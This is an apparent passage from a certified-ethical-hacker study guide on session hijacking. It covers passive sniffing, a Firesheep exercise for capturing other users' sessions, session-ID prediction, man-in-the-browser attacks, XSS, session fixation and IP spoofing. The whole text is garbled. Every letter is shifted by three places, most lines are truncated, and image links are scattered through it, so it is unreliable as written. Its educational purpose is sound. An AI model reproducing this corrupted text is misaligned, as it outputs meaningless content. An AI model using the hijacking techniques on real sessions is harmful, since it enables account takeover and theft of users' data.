
DW WZR HQWLUHO\ GLIIHUHQW OHYHOV RI WKH 2SH
LV LV YHU\ LPSRUWDQW WR SD\ DWWHQWLRQ WR G
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WKH PXFK KLJKHU SURWRFROV DW WKH \$SSOLFDFW

\$FWLYH DQG 3DVVLYH \$WWDFNV


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/HW\V ORRN DW ERWK

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WKH VHVVLRQ DV WKHLU RZQ WKHUHE\ WDNLQJ RYH
UHVRXUFH DFWLYH DWWDFNHU LV DFWLYHO\ PDQL
FOLHQW FRQQHFWRQ DQG IRROLQJ WKH VHUYHU LQ
DGGLWLRQ DFWLYH DWWDFNV XVXDOO\ LQYROYH D '

ZRUGV WKH FOLHQW JHWV EXP SHG R) ILJXUH WKH SDV DZ
WKLV NLQG RI DWWDFN ORRNV OLNH



ILJXUH \$FWLYH DWWDFN
3DVVLYH \$SDV DZ NYH DW WDFN RQ PRQLWRULQJ WKH W
DQG WKH VHUYHU 7KLV IRUP RI KLMDFN LQJ XVHV D
WUDIILF DV LW JRHV DFURVV WKH ZLUH 5HIHU WR &
VQLIIHU XVH \$ SDVVLYH DWWDFN GRHVQW WDP SHI
DWWDFN WKH SDVVLYH DWWDFN VHWV WKH VWDJH I
VWUDWHJLFD OO\ DGYDQW DJHRXV SRVLWLRQ LQ D SD
FDSWXUH DQG DQDO\]H DOO YLFWLP WUDIILF DQG SU
UHODWL ILJXUH WKRZV D SDVVLYH DWWDFN



[\)LJXUH](#) 3DVVLYH DWWDFN



&DWHJRUL]LQJ DWWDFNV DV HLWKHU DFWLY
XQGHUVWDQG WKH JHQHUDO RSHUDWLRQ RI YDULR
DV D UHIHUHQFH IRU DQ\ VSHFLILF DWWDFNV SRVH

6HVVLQR +LMDFNLQJ DQG :HE \$SSV
6HVVLQR KLMDFNLQJ DW WKH DSSOLFDWLRQ OHYHO
OHJLWLPDWH VHVVLQR ,V IURP WKH YLFWLP (VVHQ'
DSSOLHG WR D XVHU¶V VHVVLQR WKDW DOORZV WKH
³FRQYHUVDWLRQ´ LW LV KDYLQJ ZLWK WKH FOLHQW
PHUFKDQW VLWH DQG DUH EURZVLQJ WKH VLWH IRU
ZHE VHUYHU UHFHLYHV WKH UHTXHVW DQG IRUZDUG\
WR UHSHDWHGO\ ORJ LQ 7KH VHUYHU LV DEOH WR G
DQG DVVXPHV LW NQRZV ZKR \RX DUH DW WKLV SRLQ
WR JDLQ D EHWWHU XQGHUVWDQGLQJ RI WKH SDUW '
6HVVLQR ,V IRU RXU SXUSRVHV FRPH LQ WKUHH IO
(PEHGGHG LQ ~~9~~ 25/E DSS XVHV WKH *(7 UHTXHVW WR
ZHE SDJH \$Q DWWDFNHU FDQ HDVLO\ EURZVH WKUR)

WLP HV JDLQ DFFHV V EI VLP SOI HQWHULQJ WKH 85/ R
(PEHGGHG DV D +LG GHQJMLHRLG LQ SXWWLQJ XVHU GDV
KLG GHQ ILHOG WKDW LV XVHG IRU VHQLQJ D FOLHQ
3267 FRPPDQG ZKHQ WKH LQIRUPDWLRQ LV VXEPLWW
&RRNL&RRNLHV KDYH EHHQ D SRWHQWLDO DYHQXH R
KDYH UHFHQWOI WDNHQ WKH UDS IRU SULYDFI LVVXI
XVHUVI VHQLWLYH GDWD \$Q DWWDFNHU FDQ REWD
WKH YLFWLP PDFKLQH
9XOQHUDELOLWLHV RI OLQJHULQJ FRRNLHV RU VHV
DFFHV DUH VRPHWKLQJ ZHIYH SUREDEOI DOO VHHQ
LQVWDQFH SXOOLQJ XS DQ DXWKHQWLFDWHG ZHE S
WKDW IRXIUH FRQYHQLHQWOI VWLOO ORJJHG LQ GD
(HUFLVH GHPRQVUDWHV KRZ WR YLHZ FRRNLH
DV)DFHERRN

(;(5&,6(

6HVVLRQ +LMDFNLQJ ZLWK)LUHVKHHS
,Q WKLV HHUFLVH IRX ZLOO XVH)LUHVKHHS WR YL
DQG RWKHU XHQFUI\SWHG VLWHV
7R SHUIRUP WKLV HHUFLVH IRX ZLOO QHHG WR GR
2QFH IRXIYH LQVWDOOHG WKH)LUHVKHHS SOXJLQ
6WDUW)LUHIR[
,Q WKH EURZVHU XVH WKH 2SHQ :LWK RSWLRQ
&OLFN 9LHZ DQG WKHQ FKHFN WKH)LUHVKHHS R
2Q WKH WRS OHIW FOLFN 6WDUW &DSWXULQJ DC
7KH /RFDO 1HWZRUN
'RXEOH FOLFN WKH SKRWR DQG IRX ZLOO EH OR

7\SHV RI \$SSOLFDFWRQ /HYHO 6HVVLRQ +LMDI
:KHQ DWWHPSWLQJ WR KLMDFN D VHVVLRQ DW WKH I
DPRQJ KDQGIXO RI DWWDFNV VHVVLRQ VQLIILQJ SU
DQG PDQ LQ WKH EURZVHU /HWI\V ORRN DW HDFK
6HVVLRQ 6QLIILQJ
6HVVLRQ VQLIILQJ LV D YDULDFWRQ RI VQLIILQJ ZKI
YDULDFWRQ IRX DUH ORRNLQJ IRU D VSHFLILF WDUJ

VHVVL RQ , ' 2QFH \RX DV WKH DWWDFNHU KDYH IR
WKH VHU YHU RU RWKHU UHVRXUFH 7KL V LV VRUW R
HOVH UHQWHG WKH\ DUH WKH DXWKRUL]HG GULYHU
WKR XJK XQDXWKRUL]HG

3UHGLFWLQJ 6HVVLRQ 7RNHQV

7KH VFRQG ZD\ RI JHWWLQJ D VHVVL RQ , ' LV WR SU
D YDOLG RQH ZLOO EH +RZ GR \RX GR WKL V" 7KH H
IHZ VHVVL RQ , 'V WKDW KDYH EHHQ XVHG DOUHDG\
,Q WKL V OLVW RI 85/V IRFXV RQ WKH SRUWL RQ DIWI

ZZZ FHK QHW DSS VSR
ZZZ FHK QHW DSS VSR
ZZZ FHK QHW DSS VSR
ZZZ FHK QHW DSS VSR

/HW¶V DVVXPH WKHVH DUH DOO YDOLG EXW H[SLUH
ZDQW WR SUHGLFW RU FDOFXODWH D QHZ RQH , I ZH
GHHUPLQH D YDOLG , ' WR XVH ,Q WKL V FDVH , PDC
VHH WKH SDWWHUQ" , ¶OO EUHDN HDFK [7DEOH](#) HP LQW
[7DEOH](#) 'LVVHFWHG , 'V

6HJPHQW	6HJPHQW	6HJPHQW	6HJPHQW
VSR			
VSR			
VSR			
VSR			

/RRN DW W[7DEOH](#) DQ \RX VKRXOG EH DEOH WR GHW
KRZ WKH\ ZHUH JHQHUDWHG <RX VHH WKDW WKH IL
WKH QXPEHUV VWD\ WKH VDPH DV ZHOO 7KH WKLUG
PLJKW EH DEOH WR WHOO VRPHWKLQJ ,Q WKL V FDI
ZKLFK LQ WXUQ JLYHV \RX LQVLJKW LQWR VHJPHQW\
, I \RX ORRN EDFN DW VHJPHQW \RX FDQ VHH WKDW
WKH QG RI)HEUXDU\ RU

0DQ LQ WKH 0LGGOH \$WWDFN

\$ WKLUG ZD\ WR JHW D VHVVL RQ , ' LV WKH PDQ LQ W
ODWHU LQ WKL V FKDSWHU ZKHQ ZH GLVFXVV QHWZR
0LGGOH ´

0DQ LQ WKH %URZVHU \$WWDFN

\$ IRXUWK IRUP LV WKH PDQ LQ WKH EURZVHU DWWDFN
DWWDFN 7KH WKUHH PRVW FRPPRQ IRUPV DUH FURV
LVVXHV :H GLVFXVVHG 7URMDQV LQ &KDSWHU 30D
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3RVVLEOH PHFKDQLVPV IRU SHUIRUPLQJ PDQ LQ WKH
IROORZLQJ

%URZVHU +HOSHU\QDPLFDOO\ ORDGHG OLEUDULHV O
XSRQ VWDUWXS

([WHQVLRLQW HTXLYDOHQW WR EURZVHU KHOSHU REM
\$3, +RRNLQJ WHFKQLTXH XVHG E\ D PDQ LQ WKH EU
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-DYD6FULSW VLQJ D PDOLFLRXV \$MD[ZRUP

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&URVV VLWH VFULSWLQJ ;66 LV D W\SH RI DWWDFN
WKH\ RFFXU ZKHQ GDWD RI VRPH W\SH HQWHUV D ZH
LQ WKH PDMRW\ RI FDVHV D ZHE UHTXHVW 7\SL
G\QDPLF FRQWHQW WKDW KDV QRW JRQH WKURXJK Y
WUXVWZRUK\



'\QDPLF FRQWHQW LV DQ\ W\SH RI FRQWHQW
GHPDQG 7\SLFDOO\ WKLW PHDQV WKDW D XVHU E
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EXW LW LV QRW UHVWULFWHG WR WKLW IRUPDW ,Q
RWKHU H[HFXWDEOH FRGH %HFDXVH RI WKH YDVW D
EURZVHU WKH YDULDWLRQV WKDW WKLW W\SH RI DW
WKH PRVW FRPPRQ JRDOV LQFOXGH UHGLQJ RU VW
LQIRUPDWLRQ UHGLUFWLQJ WR D ORFDWLRQ RI WK
WDVNV

6WRUHG DQG UHIOHFWHG ;66 DWWDFNV DUH WKH WZ
HDFK

6WRUHG ;66 \$VW DFWW DFNV WKDW IDOO LQWR WKLW F
GDQJHURXV W\SH 7KH DWWDFN LV HQDEOHG E\ DQ\
GDWD ZKHQ WKH\ YLVLW WKH VLWH

,Q SUDFWLFH D ZHE DSSOLFDWLRQ JDWKHUV LQSXW

GDWD VWRUH IRU ODWHU UHWULHYDO DQG XVH 7KH
WKH VLWH DQG WKHLU PDOLFLRXV LQSWXW LV VWRUH
ZLOO EH SDUW RI WKH VLWH DQG ZKHQ D VXEVHTXH
LQDGYHUWHQWO\ UXQ WKH VDPH GDWD 6LQFH WKH
SULYLOHJHV RI WKH FOLHQW DSSOLFDWLRQ

'HSHQGLQJ RQ KRZ WKH GDWD LV FUDIWHG WKH DW\
LQFOXGLQJ WKHVH

- +LMDFNLQJ DQRWKHU XVHU¶V EURZVHU
- &DSWXULQJ VHQVLWLYH LQIRUPDWLRQ YLHZHG E\
- 3VHXGR GHIDFHPHQW RI WKH DSSOLFDWLRQ
- 3RUW VFDQQQLQJ RI LQWHUQDO KRVWV LQWHUQDO
DSSOLFDWLRQ

• 'LUHFWHG GHOLYHU\ RI EURZVHU EDVHG H[SORLWV
\$GGLQJ WR WKH GDQJHU RI VWRUHG ;66 LV WKDW WK
FUDIWHG DWWDFN DQG QHHG QRW FOLFN D OLQN 7K
DWWDFN VFHQDULR

7KH DWWDFNHU VWRUHV PDOLFLRXV FRGH LQWR \

7KH XVHU DXWKHQWLFDWHV LQ WKH DSSOLFDWLR

7KH XVHU YLVLWV D YXOQHUDEOH SDJH

0DOLFLRXV FRGH LV H[HFXWHG E\ WKH XVHU¶V EU

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KDYH DFFHVV :KHQ VXFK D XVHU YLVLWV WKH YXOQ
H[HFXWHG E\ WKHLU EURZVHU 7KLV PLJKW H[SRVH V
DXWKRUL]DWLRQ WRNHQV

5HIOHFWHG ;66 \$KXWLF DWWDFNV DUH D OLWWOH PRU
LV ERXQFHG RU UHIOHFWHG RII D ZHE VHUYHU LQ WI
7\SLFDOO\ WKHVH DWWDFNV PDNH WKHLU ZD\ WR WI
GLIIHUHQW ZHE VHUYHU \$ XVHU PD\ EH WULFNHG LQ
2QFH FOLFNHG WKH OLQN ZRXOG WKHQ FDXVH WKH

,Q SUDFWLFH UHIOHFWHG FURVV VLWH VFULSWLQJ F
H[HFXWDEOH FRGH ZLWKLQ D VLQJOH +773 UHVSRQV
QRW VWRUHG LW ZLOO RQO\ LPSDFW XVHUV ZKR RS
SDUW RI WKH 85/ LWVHOI

6LQFH WKH DWWDFN LV UHODWLYHO\ HDV\ WR FDUU\
LV HQFRXQWHUHG PXFK PRUH IUHTXHQWO\ WKDQ VW
7KLV W\SH RI DWWDFN W\SLFDOO\ OHYHUDJHV -DYD6

ZKHUH DSSURSULDWH ,Q WKH ZURQJ KDQGV WKLV V
YLFWLP FRRNLHV SHUIRUP FOLSERDUG WKHIW RU F
GRZQORDG OLQNV

,Q JHQUHO ;66 DWWDFN FRQVHTXHQFHV W\SLFDOO'
DWWDFN WDNHV GLVFORVXUH RI WKH XVHU¶V VHVVI
XVHU¶V VHVVLRQ DQG WDNH RYHU WKH DFFRXQW 2V
XVHU ILOHV LQVWDOOLQJ 7URMDQ KRUVH SURJUDPV
DQG PRGL\LQJ SUHVHQWDWLRQ RI FRQWHQW

*HWWLQJ)L[DWHG

\$QRWKHU W\SH RI VHWV\HWV RQ M\DWLQJ VWVND RN D
WDUJHWHG VSHFLILFDOO\ DW ZHE DSSOLFDWLRQV
SDFNDJHV PDQDJH WKHLU VHVVLRQ ,V 7KH YXOQH
WR FUHDWH D QHZ VHVVLRQ , ZKHQ D QHZ XVHU D;
DWWDFNHU PXVW LQGXFH D XVHU WR DXWKHQWLFH
KLMDFN WKH VHVVLRQ

7KHUH DUH VHYHUDO WHFKQLTXHV WR H[HFXWH WK
DSSOLFDWLRQ +HUH DUH VRPH FRPPRQ WHFKQLTXI


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WKURXJK WKH PDOLFLRXV 85/
- 7KH YLFWLP LV WULFNHG LQWR DXWKHQWLFHDWLRQ
IRUP GHYHORSHG E\ WKH DWWDFNHU 7KH IRUP F
GLUHFWO\ LQ +70/ IRUPDWWHG HPDLO
- 7KH DWWDFNHU XVHV FRGH LQMHWLWLRQ VXFK DV
FRGH LQ WKH K\SHUOLQN VHQW WR WKH YLFWLP
- 8VLQJ WKH W\SH WDJ LV DOVR FRQVLGHUH G FRGH LQ
GLIIHUHQW IURP WKH ;66 DWWDFN ZKHUH XQGHV
H[HFXWLWLRQ FDQ EH GHQLHG
- +773 KHDGHU UHVSRQVH XVHV WKH VHUYHU UHVS
YLFWLP¶V EURZVHU %\ LQFOXGLQJ WKH SDUTSPKH
UHVSRQVH WKH DWWDFNHU LV DEOH WR LQVHUY
DQG VHQG LW WR WKH YLFWLP¶V EURZVHU

\$)HZ .H\ &RQFHSWV

+HUH DUH D IHZ FRQFHSWV WKDW FRPH XS LQ PDQ\ '
%OLQG +LMW\NDQJ KLMDFN LQEHV D W\SH RI VHVVLRQ
FDQQRW FDSWXUH UHWXUQ WUDIILF IURP WKH KRVW

EOLQGO\ LQMFWLQJ PDOLFLRXV RU PDQLSXODWLYH
GHVLHG HIIHFW WKURXJK SDFNHW FDSWXUH 7KH D
QXPEHUV RI WKH 7&3 SDFNHWV WUDYHUVLQJ WKH FR
JRHV EDFN WR WKH EDVLF 7&3 WKUHH ZD\ KDQGVKDN
VHFWLRQ 31HWZRUN 6HVFLRQ +LMDFNLQJ

,3 6SRRILQJ VSRRLHQHUV WR DQ DWWDFNHU V DWWHP
OHJLWLPDWH XVHU E\ VSRRLQJ WKH YLFWLP V ,3 DQ
YDULHW\ RI DWWDFNV LQ ZKLFK DQ DWWDFNHU VSRRL
D OLQH LQ WKH VDQG KHUH DQG GHILQLWLYHO\ DJUH
DWWDFN IURP VHFLRQ KLMDFNLQJ KRZHYHU WKH
XVLQJ DQ H[LFWLQJ DXWKHQWLFDWHG VHFLRQ WR
V\WWLPLXUH VKRZV WKH VSRRLQJ DSSURDFK



LJXUH 6SRRILQJ




NOTE

<RX PD\ VHH TXHVWLRQV RQ WKH H[DP WKD
EHWZHHQ WZR UHODWHG FRQFHSWV ,3 VSRRLQJ L
GLIIHUHQW VFHQDULRV VXFK DV D ORVV RI UHWXU
KLMDFNLQJ 5HDG HDFK TXHVWLRQ FRPSOHWHO\ EH

6RXUFH 5RXWLQJ WUDVW WR QRUPDO SHULPLXW

HQVXUHV WKDW LQMHFVHG SDFNHWV DUH VHQW YLD
DQ DWWDFNHU FKRRVHV WKH URXLWQJ SDWK WKDW
